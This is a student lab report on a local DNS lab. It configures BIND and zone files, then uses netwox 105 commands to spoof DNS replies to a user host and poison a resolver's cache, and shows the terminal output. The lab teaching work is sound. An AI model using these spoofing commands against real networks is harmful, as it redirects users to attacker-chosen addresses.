Local DNS Attack Lab

An exploration into DNS attacks performed on a local network

Joseph Tsai
CSS 537 – Lab 4

Table of Contents

Introduction

At a high level, the Domain Name System (DNS) can be thought of a pivotal system used by (internet or local) network-connected hosts to associate information with specific domain names. This DNS-related information in turn assists these hosts with retrieving relevant data for each specified domain.

The purpose of this lab report is to twofold:

1. Exploration of how to configure a DNS server.
2. Exploration of how attackers may exploit DNS to perform malicious actions against users.

The network and host configuration for this lab consists of three hosts, all residing on the same local area network (LAN). These three hosts are representative of:

1. The Attacker (IP address: 10.0.2.16)
2. The User (IP address: 10.0.2.17)
3. The DNS server (IP address: 10.0.2.18)

The following section articulates how the lab environment was configured for purposes of this lab.

Task 1: Configure the User Machine

Exhibit 1.1: Firstly, the */etc/resolv.conf* file on the user's machine is manually set to utilize the local DNS server configured on host 10.0.2.18. This setting makes it so that all DNS queries will use the DNS server on 10.0.2.18 instead of attempting to resolve the query with a separate DNS host.




Exhibit 1.2: In order for the configuration of the */etc/resolv.conf* file to take effect, the following command is run.





Exhibit 1.3: To prove that the configuration of the user's computer to utilize the local DNS server has been properly configured, a *dig* command to google.com is run. Proof of the proper configuration is displayed in the *SERVER* field of the data which is returned, indicating that the DNS server IP which was utilized for the DNS query is 10.0.2.18.



Task 2: Set up a Local DNS Server

Now that the user's host has been configured to use the local DNS server, the DNS server must also be configured for the lab. The following exhibits display how this task was completed.

Exhibit 2.1: An important function of DNS servers is to cache results. This allows the DNS server to look at its local memory instead of needing to perform a full DNS lookup each time a request is made. The following option which is placed in the */etc/bind/named.conf.options* file allows for the cache to be configured for the local DNS server.





Exhibit 2.2: For purposes of this lab, DNSSEC is disabled in the */etc/bind/named.conf.options* file to allow for successful spoofing attacks. This is displayed in the screenshot below.



Once the DNS server has been configured, it is initiated using the *sudo service bind9 restart* command. To test that the configuration has been completed successfully, the following screenshots display the user attempting to use the DNS service through queries to facebook.com and google.com.

Exhibit 2.3: Firstly, the user's host attempts to use the DNS service for facebook.com. The Wireshark capture of the network traffic shows that the DNS request is initiated by the user's computer (10.0.2.17) and is completed by the local DNS server (10.0.2.18). Also since Facebook hasn't been visited before, a DNS query is performed to 192.42.93.30 before being able to see the IP of Facebook.com.






Exhibit 2.4: Upon successful completion of the DNS query, one can see the user's host interact with the IP address provided by facebook.com in the Wireshark traffic. This is shown below.



To test that the caching function also been configured properly, the user's host first accesses google.com. The following exhibits display the user's request once this has been done. The expected behavior is that instead of performing a full DNS query, that the DNS server will directly provide the user's host with the relevant IP address.

Exhibit 2.5: The Wireshark capture displays that the local DNS server responds to the user's host without needing to perform the full DNS query. The user's host is then able to ping google.com, as seen in the traffic below.



Task 3: Host a Zone in the Local DNS Server


One function of DNS servers is to manage zones or the authoritative servers for specific domains. This functionality is explored within this section of the report.

Step 1: Create Zones

Exhibit 3.1.1: Firstly, a zone is created to resolve lookup from hostname, to IP address. Then, the second zone is created to resolve lookups which are going from IP address, to hostname.


Step 2: Setup forward lookup zone file

Exhibit 3.2.1: With any zone, specific resources also need to be defined. The comments in the screenshot below indicate the resources defined for example.com for forward (hostname to IP) lookups.



Step 3: Set up the reverse lookup zone file

Exhibit 3.3.1: Resources should also be defined for reverse lookups (IP to hostname). These resource mappings for the created zone are displayed below.



Step 4: Restart the BIND server and test

The DNS server is then restarted for the changes to take effect. A *dig* command is then run by the user's host to www.example.com. The results and observations are displayed in the following exhibit.

Exhibit 3.4.1: Upon running the *dig* command on the user's host, we see that the IP addresses and hostnames match what was configured in Exhibit 3.2.1 as well as Exhibit 3.3.1. This is seen in the answer section, authority section, as well as the additional section of the results.





Exhibit 3.4.2: To test that the configuration has also been set properly for the mail resource, using the user's host to run a dig command on the mail.example.com hostname results in the expected information being returned which was also configured in Exhibit 3.2.1 and 3.3.1.



Task 4: Modifying the Host File

While usage of DNS servers allows hosts to retrieve relevant information about certain hostnames of IP addresses, users can also directly modify the *hosts* file on their machine. Doing so tells the given machine to use the specified IP address in the *hosts* file instead of attempting to use the DNS server. This is explored and displayed within this task.

Exhibit 4.1: Adjusting the hosts file on the user to redirect to 1.1.1.1 when trying to interact with www.bank32.com





Exhibit 4.2: The user then attempts to ping www.bank32.com. The results display that changing the *hosts* file worked because the returns are coming from the IP address of 1.1.1.1.



Task 5: Directly Spoofing Response to User

With DNS requests, malicious actors may attempt to spoof responses to users. The goal of such attacks is to send a DNS response to the user before the actual DNS server can craft a response. This in turn will provide the user's host with spoofed information, and is explored in this task.

Exhibit 5.1: Firstly, a non-spoofed response to dig www.example.net is returned. The purpose of this exhibit is to display what the actual results of the dig command should be, in the case that the user's host is not under any type of spoofing attack.




Exhibit 5.2: The attacker now begins their attack against the user's host through the usage of the *netwox 105* command. At a high level, this command will spoof a DNS response back to the user through filtering for traffic originating from the specified host (10.0.2.17). The command in the exhibit below spoofs an answer stating that the IP address for www.example.net is 1.2.3.4. Information is also sent in the "Additional section" to display that the command can also send more records, as desired by the attacker. The entries shown in the command line display what queries were intercepted, and how the *netwox 105* command responded.

```
[02/23/21]seed@VM:~$ sudo netwox 105 -h www.example.net -H 1.2.3.4 -a www.exampl
e.net -A 1.2.3.4 -f "src host 10.0.2.17"
DNS question-------------------------------------------------------------.
| id=9121   rcode=OK             opcode=QUERY                            |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                  |
| www.example.net. A                                                     |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                     |
|________________________________________________________________________|
DNS answer---------------------------------------------------------------.
| id=9121   rcode=OK             opcode=QUERY                            |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                  |
| www.example.net. A                                                     |
| www.example.net. A 10 1.2.3.4                                          |
| www.example.net. NS 10 www.example.net.                                |
| www.example.net. A 10 1.2.3.4                                          |
|________________________________________________________________________|
```

Exhibit 5.3: The following screenshot displays the results of the *netwox 105* command on the user who was attempting to dig www.example.net, which clearly shows that the spoofed information has been sent to the user instead of the legitimate information seen in Exhibit 5.1.

```
[02/23/21]seed@VM:/etc$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9121
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
www.example.net.        10      IN      NS      www.example.net.

;; ADDITIONAL SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; Query time: 296 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Tue Feb 23 17:56:41 EST 2021
;; MSG SIZE  rcvd: 79
```

Task 6: DNS Cache Poisoning Attack

As mentioned in earlier sections, DNS servers will typically cache DNS query results so that full DNS queries do not always need to be completed upon new DNS query requests from different hosts.

However, issues arise when attackers are able to spoof responses to the DNS servers themselves. By doing so, attackers may be able to have the DNS server cache spoofed information, thus directing the user to incorrect or malicious resources instead of the legitimate resource. This type of DNS cache poisoning attack is explored in this task.

Exhibit 6.1: Similar to exhibit 5.2, the *netwox 105* command is run to spoof a response to DNS queries. However, a filter is applied so that the response will be sent directly to the DNS server (10.0.2.18) instead of the user's host. The *-s raw* option is used so that the response to the DNS server's query will be quicker than that of the truly attempted DNS query, thus poisoning the DNS server's cache.

Lab 4 - Attacker [Running]

```
Terminal
[02/23/21]seed@VM:~$ sudo netwox 105 -h www.example.net -H 1.2.3.4 -a www.exampl
e.net -A 1.2.3.4 -f "src host 10.0.2.18" -T 600 -s raw
DNS question___________________________________________________________.
| id=6125   rcode=OK             opcode=QUERY                          |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                |
| www.example.net. A                                                  |
| . OPT UDPpl=512 errcode=0 v=0 ...                                   |
|_____________________________________________________________________|
```

Exhibit 6.2: The then user digs www.example.net, and is returned with spoofed information.

Lab 4 - User [Running]

```
Terminal
[02/23/21]seed@VM:/etc$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43540
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       1.2.3.4

;; AUTHORITY SECTION:
